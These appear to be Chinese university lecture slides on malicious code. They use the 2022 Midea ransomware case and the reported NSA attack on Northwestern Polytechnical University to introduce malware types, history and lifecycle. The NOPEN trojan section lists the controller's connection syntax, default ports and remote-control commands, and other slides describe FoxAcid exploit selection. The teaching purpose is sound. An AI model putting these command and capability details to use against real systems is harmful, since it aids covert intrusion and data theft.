

恶意代码

杭州电子科技大学
陈黎丽



恶意代码研究的必要性

恶意代码攻击是信息战、网络战最重要的入侵手段之一。

- **2022年10月，二十大——推进国家安全体系和能力现代化，坚决维护国家安全和社会稳定**
- **2022年8月，美的中勒索病毒。**
- **2022年9月报告，西北工业大学被攻击。**

美的遭病毒勒索1000万美金

8月11日下午，有网络传言称，“美的集团在休集体年假期间遭遇加密勒索，工厂**多处电脑中病毒**，导致无法打开文件或进入不了系统。该病毒为勒索病毒，需要7天内汇**1000万美金**到指定账户。”

7 天内汇 1000w 美金到指定账户

紧急事件～美的工厂多处电脑中病毒！导致无法打开文件或进入不了系统。电脑中毒问题，麻烦通知用户马上断电不要开机，其他用户没有必要先不要开机，等后台确认。
现在安排安保给大家强制关机，请知悉@所有人

The screenshot displays three job listings on a recruitment platform. Each listing includes a job title, salary range, experience level, education, and specific skills. The first two listings are for '信息安全技术研发专家' (Information Security R&D Expert) with a salary of 100-180K and 14 years of experience. The third listing is for '信息安全研发工程师' (Information Security R&D Engineer) with a salary of 25-40K and 14 years of experience. All listings are marked as '美的 已上市' (Midea is listed).

职位名称	薪资范围	经验要求	学历要求	技能要求	公司信息
信息安全技术研发专家	100-180K	14薪	10年以上	本科, 信息安全, 漏洞挖掘, 渗透测试	美的 已上市
信息安全技术研发专家	100-180K	14薪	10年以上	本科, 信息安全, 漏洞挖掘, 渗透测试	美的 已上市
信息安全研发工程师	25-40K	14薪	5-10年	本科, Java, C/C++, Windows	美的it 已上市

刺激网安
人才需求

事发当晚，在招聘软件上却发现了美的的相关招聘信息，美的连夜以**10万~18万天价月薪**紧急招聘信息安全技术专家。

西北工业大学遭美网络攻击

9月5日，国家计算机病毒应急处理中心和360公司分别发布了关于西北工业大学遭受美国国家安全局网络攻击的调查报告，美国国家安全局(NSA)下属的特定入侵行动办公室(TAO)使用了40余种不同的专属网络攻击武器，仅后门工具“狡诈异端犯”就有14款不同版本，持续对西北工业大学开展攻击窃密，窃取该校关键网络设备配置、网管数据、运维数据等核心技术数据。

今年4月，西北工业大学就电子邮件系统遭受钓鱼邮件攻击的情况报警称，发现一批以科研评审、答辩邀请和出国通知等为主题的钓鱼邮件，内含木马程序，引诱部分师生点击链接，非法获取师生电子邮箱登录权限，致使相关邮件数据出现被窃取风险。

技术团队将此次攻击活动中所使用的武器类别分为四大类，包括

- 漏洞攻击突破类武器
- 持久化控制类武器
- 嗅探窃密类武器，长期潜伏窃取重要的数据
- 隐蔽消痕类武器，把现场清理干净，让被害人无法察觉

技术团队先后从西北工业大学的多个信息系统和上网终端中提取到了多款木马样本，综合使用国内现有数据资源和分析手段，并得到了欧洲、南亚部分国家合作伙伴的通力支持，全面还原了相关攻击事件的总体概貌、技术特征、攻击武器、攻击路径和攻击源头。

TAO在对西北工业大学的网络攻击武器

① **“剃须刀”**：对Solaris系统实施远程漏洞攻击，攻击时可自动探知目标系统服务开放情况并智能化选择合适版本的漏洞利用代码。

② **“孤岛”**：Solaris系统实施远程溢出攻击，直接获取对目标主机的完整控制权。控制了西北工业大学的边界服务器。

③ **“酸狐狸”武器平台**：对IE、Firefox等多平台上的主流浏览器开展远程溢出攻击，获取目标系统的控制权。TAO主要使用该武器平台对西北工业大学办公内网主机进行入侵。



① **“二次约会”**：TAO在西北工业大学边界设备上安置该武器，劫持流经该设备的流量引导至“酸狐狸”平台实施漏洞攻击。

② **“NOPEN”**：支持多种操作系统的远控木马，具备权限提升和持久化能力。TAO主要使用该武器对西北工业大学网络内部的核心业务服务器和关键网络设备实施持久化控制。

③ **“怒火喷射”**：根据目标系统环境定制化生成不同类型的木马服务端，服务端本身具备极强的抗分析、反调试能力。

国家计算机病毒应急处理中心：

《美国国家安全局（NSA）**“酸狐狸”漏洞攻击武器平台技术分析报告**》


《**“NOPEN”远控木马分析报告**》

TAO在对西北工业大学的网络攻击武器

① **“饮茶”**：长期驻留在32位或64位的Solaris系统中，通过嗅探进程间通信的方式获取ssh、telnet、rlogin等多种远程登录方式下暴露的账号口令。TAO主要使用该武器嗅探西北工业大学业务人员实施运维工作时产生的账号口令、命令行操作记录、日志文件等，压缩加密存储后供NOPEN木马下载。

② **“敌后行动”**系列武器：针对电信运营商特定的工具。“敌后行动”会与不同的解析工具配合使用。TAO在对西北工业大学的网络攻击中使用了**“魔法学校”**、**“小丑食物”**和**“诅咒之火”**等3类针对电信运营商的攻击窃密工具。

嗅探窃密
类武器



④ **“狡诈异端犯”**：此武器是一款轻量级的后门植入工具，运行后即自删除，具备权限提升能力，持久驻留于目标设备上并可随系统启动。

⑤ **“坚忍外科医生”**：可持久化运行于目标设备上，根据指令对目标设备上的指定文件、目录、进程等进行隐藏。TAO主要使用该武器隐藏NOPEN木马的文件和进程，避免其被监控发现。技术分析发现，TAO在对西北工业大学的网络攻击中，累计使用了该武器的12个不同版本。

隐藏消痕
类武器

“吐司面包”：可用于查看、修改utmp、wtmp、lastlog等日志文件以清除操作痕迹。TAO主要使用该武器清除、替换被控西北工业大学上网设备上的各类日志文件，隐藏其恶意行为。TAO对西北工业大学的网络攻击中共使用了3款不同版本的“吐司面包”。

“酸狐狸” 漏洞攻击武器平台 (FoxAcid)

- “酸狐狸” 漏洞攻击武器平台 (FoxAcid) 是特定入侵行动办公室 (TAO) 打造的一款**中间人劫持漏洞攻击平台**;
- 能够在具备**会话劫持**等中间人攻击能力的前提下, **精准识别**被攻击目标的版本信息, 自动化开展**远程漏洞攻击**渗透, 向目标主机**植入木马、后门**。
- 酸狐狸平台采用**分布式架构**, 由多台服务器组成, 按照任务类型进行分类, 包括: **垃圾钓鱼邮件、中间人攻击、后渗透维持**等



“酸狐狸” 漏洞攻击武器平台 (FoxAcid)

- “酸狐狸”平台一般结合“QUANTUM (量子)”和“SECONDDATE (二次约会)”等中间人攻击武器使用，对攻击目标实施网络流量劫持并插入恶意xss脚本，根据任务类型和实际需求，xss脚本的漏洞利用代码可能来自一个或多个酸狐狸平台服务器。
- 该漏洞攻击武器平台集成了各种主流浏览器的零日 (Oday) 漏洞，可智能化配置漏洞载荷针对IE、火狐、苹果Safari、安卓Webkit等多平台上的主流浏览器开展远程漏洞溢出攻击。
- 攻击过程中该平台结合各类信息泄露漏洞对目标系统实施环境探测，并依据探测结果对漏洞载荷进行匹配筛选，选择合适的漏洞开展攻击。如果目标价值很高，且目标系统版本较新、补丁较全，该平台会选择利用高价值零日漏洞实施攻击；相反，如果目标价值较低且系统版本老旧，该平台会选择较低价值的漏洞甚至已公开漏洞实施攻击。
- 一旦漏洞被触发并符合入侵条件，就会向目标植入间谍软件，获取目标系统的控制权，从而实现目标的长期监视、控制和窃密。

“NOPEN” 远控木马

- “NOPEN” 木马工具为**针对Unix/Linux**系统的远程控制工具；
- 主要用于**文件窃取、系统提权、网络通信重定向以及查看目标设备信息**等，是TAO远程控制**受害单位内部网络节点**的主要工具；
- **编码技术复杂、功能全面、隐蔽性强、适配多种处理器架构和操作系统**；
- 采用了**插件式结构**，可以与其他网络武器或攻击工具进行**交互和协作**；
- 是典型的用于**网络间谍**活动的武器工具。

“NOPEN” 远控木马功能

- “NOPEN” 木马工具包含**客户端** “noclient” 和**服务端** “noserver” 两部分，客户端会采取**发送激活包**的方式与服务端建立连接，使用**RSA算法**进行密钥协商，使用**RC6算法**加密通信流量。
- 在**主控端**和**受控端**之间**建立隐蔽加密信道**，攻击者可通过向目标**发送远程指令**，实现**远程获取目标主机环境信息、上传/下载/创建/修改/删除文件、远程执行命令、网络流量代理转发、内网扫描、窃取电子邮件信息、自毁等恶意功能**。
- “NOPEN” 木马工具主要用于在受害单位内网中执行各类攻击指令，**结合其他取情、嗅探工具，级联窃取核心数据**。

“NOPEN” 远控木马主控端功能

- 主控端的主要功能是**连接受控端和向受控端发送指令并接收受控端回传的信息**

1.主控端通过以下命令行**连接目标受控端**:

`noclient [参数1: 目标主机IP地址]:[端口号 (默认为32754) ]`

- 连接成功后会组合采用RC6+RSA加密算法，在主控端与受控端之间建立加密信道。
- 显示主控端与被控端基本信息，包括：IP地址和端口号、软件版本、当前工作目录、进程号（PID）、操作系统版本和内核版本、日期时间等。
- 主控端建立监听端口（默认为1025），接受受控端的反向连接。

“NOPEN” 远控木马主控端功能

- 主控端的主要功能是连接受控端和**向受控端发送指令**并接收受控端回传的信息

远程控制指令如下所示：


- elevate：提升权限
- getenv：获取环境变量
- gs：未知
- setenv：设置环境变量
- shell：返回命令行接口
- status：查看当前连接状态、本地与远程主机环境信息
- time：查看本地与远程主机的日期、时间和时区信息
- burn：终止控制并关闭远程进程
- call ip port：设置回连IP地址和端口号
- listen port：设置监听端口号
- pid：查看远程受控端进程ID
- icmptimetarget_ip [source_ip]：远程Ping目标地址，查看时延
- ifconfig：查看远程主机的IP地址设置和MAC地址
- nslookup：远程对指定域名进行解析
- ping：远程Ping目标地址，用于内网探测
- trace：远程traceroute
- fixudp port：指定UDP传输端口

“NOPEN” 远控木马受控端功能

- 受控端根据主控端指令组合调用相应模块实现相关恶意操作。

1. KillProc、kill：终止指定进程
2. Chmod：为指定对象赋权限
3. GetCWD：获得当前工作目录
4. GetPid：获得当前进程ID
5. DeleteFile_Dir：删除指定文件或目录
6. GetFileMD5：获得指定文件MD5摘要
7. GetPCInfo：获得所在主机环境信息
8. Recv：上传、下载数据
9. Connect：建立socket连接

“饮茶”是导致大量敏感数据遭窃的最直接“罪魁祸首”之一



攻击场景流程

“饮茶”的功能模块

验证模块 (authenticate)

调用前验证其调用者（父进程）的身份，随后进行解密、解码以加载其他恶意软件模块。

解密模块 (decrypt)

通用模块，被其他模块调用对指定文件进行解密，采用了与NOPEN远控木马类似的RSA+RC6加密算法。

解码模块 (decode)

通用模块，可以被其他模块调用对指定文件进行解码，但采用了自编码算法。

间谍模块

按照攻击者下发的指令和规则从受害主机上提取相应的敏感信息并输出到指定位置。

配置模块

读取攻击者远程投送的xml格式配置文件中的指令和匹配规则，并生成二进制配置文件，从而由“监视模块”和“间谍模块”调用后在受害主机上查找相关内容。



“饮茶”是功能先进，隐蔽性强的强大网络武器工具

- 编码复杂，高度模块化，支持多线程；
- 适配操作系统环境广泛，包括FreeBSD、Sun Solaris系统以及Debian、RedHat、Centos、Ubuntu等多种Linux发行版，反映出开发者先进的软件工程化能力。
- 具有较好的开放性，可以与其他网络武器有效进行集成和联动；
- 采用加密和校验等方式加强了自身安全性和隐蔽性；
- 通过灵活的配置功能，不仅可以提取登录用户名密码等信息，理论上也可以提取所有攻击者想获取的信息，
- 是功能先进，隐蔽性强的强大网络武器工具。

什么是恶意代码 (Malicious code)

定义一：

恶意代码是指在**未明确提示用户或未经用户许可**的情况下，在用户计算机或其他终端上安装运行，侵犯用户合法权益，比如，窃取隐私、破坏主机环境等。

定义二：

Grimes将恶意代码定义为，通过存储介质和网络进行传播，从一台计算机系统到另外一台计算机系统，未经授权认证破坏计算机系统完整性的程序或代码。

由此定义可得出恶意代码两个显著的特点：**非授权性和破坏性**。

恶意代码危害及特征

恶意代码危害：


- 1) 攻击系统，造成信息系统瘫痪或操作异常
- 2) 危害数据文件的安全存储和使用
- 3) 泄露文件，配置或隐私信息
- 4) 肆意占用资源，影响系统或网络的性能

恶意代码的基本特征：

- 1) 恶意代码是一类完整程序，也是由人编制的，而不是在计算机环境或系统中自生的
- 2) 恶意代码对系统具有破坏性或威胁性，**非授权性**
- 3) 恶意代码具有潜伏性（隐蔽性）、传染性、依附性（寄生性）

恶意代码的“恶”体现在，只有你想不到，没有它做不到；你若今天就能想到，明天它就能做到。

为什么产生恶意代码？



技术本无罪，有罪的是人类无尽的自私和贪婪。

恶意代码形式

- **计算机病毒（简称病毒）**：可以自我复制和感染其他计算机的恶意代码。
 - 如**CIH、爱虫、美丽莎、新欢乐时光、求职信、恶鹰、rose、威金、熊猫烧香、小浩、机器狗、磁碟机、AV终结者、Flame...**
- **木马(Trojan Horses)**：可以伪装成他类的程序。看起来像是正常程序，一旦被执行，将进行某些隐蔽的操作。比如一个模拟登录接口的软件，它可以捕获毫无戒心的用户的口令。
 - 如**冰河、网络神偷、灰鸽子、上兴.....**
- **蠕虫(Worm)**：像病毒那样可以扩散，但蠕虫可以自我复制，不需要借助其他宿主。
 - 如**红色代码、SQL蠕虫王、冲击波、震荡波、极速波、魔波、震网...**
- **Rootkit（Root工具）**：是攻击者用来隐藏自己的踪迹和保留root访问权限的工具
 - 如**RootKit、Hkdef、ByShell...**


恶意代码形式

- **勒索病毒(Ransomware)**: 利用各种加密算法对文件进行加密, 被感染者一般无法解密, 必须拿到解密的私钥才有可能破解。
- **逻辑炸弹(Logic Bombs)**: 可以由某类事件触发执行, 例如某一时刻(一个时间炸弹), 或者是某些运算的结果。软件执行的结果可以千差万别, 从发送无害的消息到系统彻底崩溃。
- **僵尸网络 (Botnets)**: 是由C&C服务器以及僵尸牧人控制的僵尸网络。
- **间谍软件 (Spyware)**: 间谍软件就是能偷偷安装在受害者电脑上并收集受害者的敏感信息的软件。
- **广告软件 (Adware)**: 自动生成 (呈现) 广告的软件。
- **移动恶意代码 (Malware)**: 在移动设备上产生。

恶意代码目标

- 个人计算机
- 服务器
- 移动智能终端
 - 手机、平板等
- 智能设备
 - 特斯拉汽车、智能家居、智能手表等
- 通信设备
 - 路由器、交换机等
- 安全设备等
 - 防火墙、IDS、IPS、VDS等
- 攻击目标范围：
 - 定点攻击
 - 邮件、IP、域名、QQ等
 - 服务器列表、特定人员名单等
 - 群体性杀伤
 - 挂马攻击、钓鱼攻击
 - 病毒、蠕虫自动扩散

恶意代码形式



恶意代码发展史

蕴育生命 (1960-1970) : 1960年, 美国的约翰·康维编写了一个“生命游戏”程序

峥嵘出现 (1980) : 1983年真正的计算机病毒被提出

两军对垒 (1988-1990) : 大量出现, 首次大规模破坏

魔高一尺 (1992) : 出现多态性计算机病毒及其变形病毒

道高一丈 (1992-1995) : 微软Windows 95操作系统出现, DOS病毒无用武之地

死灰复燃 (1995-1997) : Windows 95采用的技术也逐渐被病毒编写者掌握

新的高峰 (1997) : Office系列软件出现, 产生了很多宏病毒

巅峰之作 (1998) : 出现了一个有史以来最危险、最具破坏力的病毒CIH

风云再起 (2000年至今) : 互联网的快速发展和广泛应用给病毒的发展带来了更广阔的舞台

永不结束的战斗。。。。。

恶意代码陈列——2000年以后

2000年——love Bug (VBScript) , 爱虫病毒 (邮件主题: I LOVE YOU)

2001年——Code Red-worm (overflow for IIS) , 红色代码

2001年——Nimda-worm (IIS/outlook/file share etc.)

2002年——setir后门

2002年——SQL slammer (sqlserver)

2003年——hudan的steganography工具

2003年——MSBlaster/Nachi

2004年——MyDoom/Sasser

2006年——熊猫烧香

2006年——Leap-A/Oompa-A

2007年——机器狗病毒

2010年——Stuxnet (工业蠕虫) , 震网病毒

2012年——火焰病毒

2017年——WannaCry, 勒索病毒

熊猫烧香病毒

2006年熊猫烧香爆发，在短时间内感染全球大量计算机，受害主机的可执行文件的图标都被改为**熊猫举着三根香**的模样。



熊猫烧香感染后的文件图标 (2006)

恶意代码生命周期

恶意代码的生命周期：**编制代码、传播、感染、触发、运行**

1、传播机制

a)文件流动

b)网页脚本和插件

c)电子邮件

